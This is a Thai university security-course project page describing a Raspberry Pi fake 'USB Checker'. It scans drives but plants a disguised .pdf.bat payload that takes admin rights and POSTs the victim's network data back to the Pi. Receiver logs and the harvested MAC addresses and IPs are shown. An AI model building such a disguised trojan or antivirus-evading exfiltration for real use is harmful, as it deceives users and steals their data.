



Group IT04 USB Scan & Extractor

SC362006 Information and Communication Technology Security

อาจารย์ประจำวิชา: ศ.ดร.จักรชัย ไสอินทร์, อ.ชาติชาย ปุณริบุรณ์

หลักการและเหตุผล

ในปัจจุบัน ระบบความปลอดภัยส่วนใหญ่เน้นการป้องกันที่ซอฟต์แวร์ แต่จุดอ่อนที่ใหญ่ที่สุดยังคงเป็น "มนุษย์" การโจมตีผ่านพอร์ต USB ยังคงเป็นวิธีที่ได้ผลสูงเนื่องจากความไว้วางใจของผู้ใช้โดยทั่วไป ผู้ใช้จะระมัดระวังเมื่อพบไฟล์แปลกปลอม แต่จะให้ความไว้วางใจสูงต่อโปรแกรมจำพวก "SecurityScanner" โปรแกรมนี้จึงเลือกใช้หน้ากาของโปรแกรมตรวจเช็คไวรัส USB Checker เป็นเหยื่อล่อ เพื่อเข้าถึงสิทธิ์ระดับสูงในระบบ และทำการสืบหาข้อมูล รวมถึงดึงข้อมูลเครือข่ายเชิงลึกออกมาโดยที่ผู้ใช้ไม่ทันสังเกต

วัตถุประสงค์


1. เพื่อพัฒนาชุดคำสั่งที่สามารถหลบเลี่ยงการตรวจจับของ Antivirus มาตรฐาน
2. เพื่อศึกษาและจำลองเทคนิคการดึงข้อมูลเครือข่าย ออกไปยังเครื่องควบคุมภายนอก
3. เพื่อสร้างระบบระบุตัวตนเป้าหมายผ่านลายนิ้วมือดิจิทัล และพฤติกรรมกรรมการเชื่อมต่อ

ทำงานอย่างไร

1. รอเชื่อมต่อ USB ผ่าน Linux Kernel
2. ทำการเชื่อมต่ออุปกรณ์เข้ากับระบบ
3. Engine ตรวจสอบไฟล์ทั้งหมด เช็คว่ามีไฟล์อันตรายไหม
4. เมื่อสแกนเสร็จสิ้น ทำการสร้างไฟล์อาชญาพิชลง USB
5. Payload ทำการสิทธิ์ Admin และแอบสร้าง Snapshot ข้อมูลเครือข่ายในไฟล์เดอรัลลับ (Temp)
6. PowerShell ส่งข้อมูลทั้งหมดกลับไปยัง Raspberry Pi ผ่าน HTTP POST

แตกต่างจากคนอื่นอย่างไร

มีการเพิ่มไฟล์ USB_Security_Report.pdf.bat ที่เป็น Vulnerability Assessment เพื่อดูว่าเครื่องเป้าหมายมีช่องโหว่ในการดักจับข้อมูล หรือไม่



อ้างอิง

- https://www.linkedin.com/posts/vanr_usbsecurity-malwareprevention-raspberrypi-activity-7370160065485426688-do4i
- https://youtu.be/x1xvLkYC_fo?si=5tPmhbz9pOk-C6v4

งานของเรา (Scope)

Hardware: ใช้ Raspberry Pi เป็นศูนย์กลางควบคุมและรับข้อมูล
 OS: Raspberry Pi OS Lite (Linux 64-bit)
 Detection: สามารถดักจับอุปกรณ์ประเภท HID (BadUSB) และแจ้งเตือนได้
 Scanning: สแกนไวรัสด้วยฐานข้อมูล ClamAV (Open Source)
 Data Extraction: ดึงข้อมูลชื่อผู้ใช้ ชื่อเครื่อง MAC Address และสถานะการเชื่อมต่อเครือข่ายทั้ง IPv4 และ IPv6

ตัวอย่างการทำงาน

```

usb@USBChecker:~/usb_security_lab $ sudo python3 main_scanner.py
[SCANNING] /media/usb_target/jadsum/jadsum.info
[SCANNING] /media/usb_target/rfid/rfid.info
[*] พบไฟล์นาม 27 ไฟล์... ตรวจสอบด้วย ClamAV...
[*] ส่ง Payload ไปยัง: /media/usb_target/Deep_Scan_Result.bat
[+] USB จากการเชื่อมต่อ...
[+] 1 ไฟล์!
[*] USB ถูกสแกนแล้ว...
[*] หมายเหตุ... พบไฟล์ USB ที่น่าประหลาด
[!] ALERT! ตรวจพบ USB: /dev/sdb1
[*] กำลังเชื่อมต่อไปยัง /dev/sdb1...
[*] เริ่มสแกนไฟล์: /media/usb_target
[*] ค้นหาพยานหลักฐานไฟล์ BadUSB (Deep File Enumeration)...
[SCANNING] /media/usb_target/Chapter12_RESTful_API.pdf
[SCANNING] /media/usb_target/ASS18_673380247-8.zip
[SCANNING] /media/usb_target/LibSQLite.zip
[SCANNING] /media/usb_target/System Volume Information/SPSettings.dat
[SCANNING] /media/usb_target/System Volume Information/IndexVolumeGuid
[SCANNING] /media/usb_target/CompressedFile/AllStudentsScreen.kt
[SCANNING] /media/usb_target/CompressedFile/LoginClass.kt
[SCANNING] /media/usb_target/CompressedFile/LoginScreen.kt
[SCANNING] /media/usb_target/CompressedFile/MainActivity.kt
[SCANNING] /media/usb_target/CompressedFile/NavDrawer.kt
[SCANNING] /media/usb_target/CompressedFile/ProfileClass.kt
[SCANNING] /media/usb_target/CompressedFile/ProfileScreen.kt
[SCANNING] /media/usb_target/CompressedFile/RegisterClass.kt
[SCANNING] /media/usb_target/CompressedFile/RegisterResponse.kt
[SCANNING] /media/usb_target/CompressedFile/RegisterScreen.kt
[SCANNING] /media/usb_target/CompressedFile/Screen.kt
[SCANNING] /media/usb_target/CompressedFile/SharePreferenceManager.kt
[SCANNING] /media/usb_target/CompressedFile/StudentAPI.kt
[SCANNING] /media/usb_target/CompressedFile/StudentClient.kt
[SCANNING] /media/usb_target/CompressedFile/StudentViewModel.kt
[*] พบไฟล์นาม 21 ไฟล์... ตรวจสอบด้วย ClamAV...
[!] [THREAT DETECTED]: /media/usb_target/hack.txt: Eicar-Test-Signature FOUND
[*] ส่ง Payload ไปยัง: /media/usb_target/Deep_Scan_Result.bat
[+] USB จากการเชื่อมต่อ...
[+] 1 ไฟล์!
usb@USBChecker:~/usb_security_lab $ python3 receiver_server.py
[*] Starting receiver server...
[*] Sending flash app "receiver_server"
[*] Done!
[WARNING] This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
[*] Running on all addresses (0.0.0.0)
[*] Running on http://192.168.1.1:8080
[*] Running on http://192.168.1.101:8080
Press CTRL-C to quit.
*****
[!] ALERT! ACTIVE PAYLOAD RECEIVED!
[*] Target: Lenovo @ LAPTOP-LETCGHP
[*] Packet Size: 3288 bytes
*****
192.168.1.47 - [06/Mar/2026 15:26:00] "POST /packet_report?url=http://lenovo.com/LAPTOP-LETCGHP HTTP/1.1" 200 -
*****
192.168.1.47 - [06/Mar/2026 15:28:21] "POST /packet_report?url=http://lenovo.com/LAPTOP-LETCGHP HTTP/1.1" 200 -
*****
usb@kali:~/Documents $ cat data
2026-03-06 15:26:00,Lenovo,LAPTOP-LETCGHP,["SYSTEM_INFO"]
Physical Address. . . . . : 5E-C7-32-6C-58-04
Physical Address. . . . . : 7A-79-19-16-27-27
IPv4 Address. . . . . : 25.22.39.39(Preferrred)
Physical Address. . . . . : 0A-00-27-00-00-15
IPv4 Address. . . . . : 192.168.56.1(Preferrred)
Physical Address. . . . . : 0A-00-27-00-00-04
IPv4 Address. . . . . : 192.168.150.1(Preferrred)
Physical Address. . . . . : C2-35-32-00-49-37
Physical Address. . . . . : C6-35-32-00-49-37
Physical Address. . . . . : C8-35-32-00-49-37
IPv4 Address. . . . . : 192.168.21.49(Preferrred)
Physical Address. . . . . : 48-C2-8A-9C-55-8F
TCP 192.168.1.47:58293 128.116.46.3:443 ESTABLISHED
TCP 192.168.1.47:51133 142.250.204.98:443 ESTABLISHED
TCP 192.168.1.47:51464 18.172.4.37:443 ESTABLISHED
TCP 192.168.1.47:52464 61.19.12.58:443 ESTABLISHED
TCP 192.168.1.47:52831 128.116.50.9:443 ESTABLISHED
TCP 192.168.1.47:52883 110.164.17.241:443 ESTABLISHED
TCP 192.168.1.47:52995 110.164.21.177:443 ESTABLISHED
TCP 192.168.1.47:53089 162.159.133.232:443 ESTABLISHED
TCP 192.168.1.47:53402 128.116.50.3:443 ESTABLISHED
TCP 192.168.1.47:53836 128.116.97.3:443 ESTABLISHED
TCP 192.168.1.47:54447 128.116.48.3:443 ESTABLISHED
TCP 192.168.1.47:54558 128.116.102.3:443 ESTABLISHED
TCP 192.168.1.47:54784 61.19.12.58:443 ESTABLISHED
TCP 192.168.1.47:55711 110.164.17.147:443 ESTABLISHED
TCP 192.168.1.47:55939 128.116.54.3:443 ESTABLISHED
TCP 192.168.1.47:56234 128.116.50.3:443 ESTABLISHED
TCP 192.168.1.47:56978 128.116.46.3:443 ESTABLISHED

```

สมาชิกในกลุ่ม

- นายศาตวัต เข้มพิลลา 673380244-6
- นายภูมิรพี สุธิดวงสมร 673380235-7
- นายสินชัย สินธุ์มาลัย 673380247-0
- นายธีร์ธวัช สมัครสมาน 673380222-6
- นายพนรวิ ทองภู 673380223-4
- นายยงคิลป์ ทาระบุตร์ 673380237-3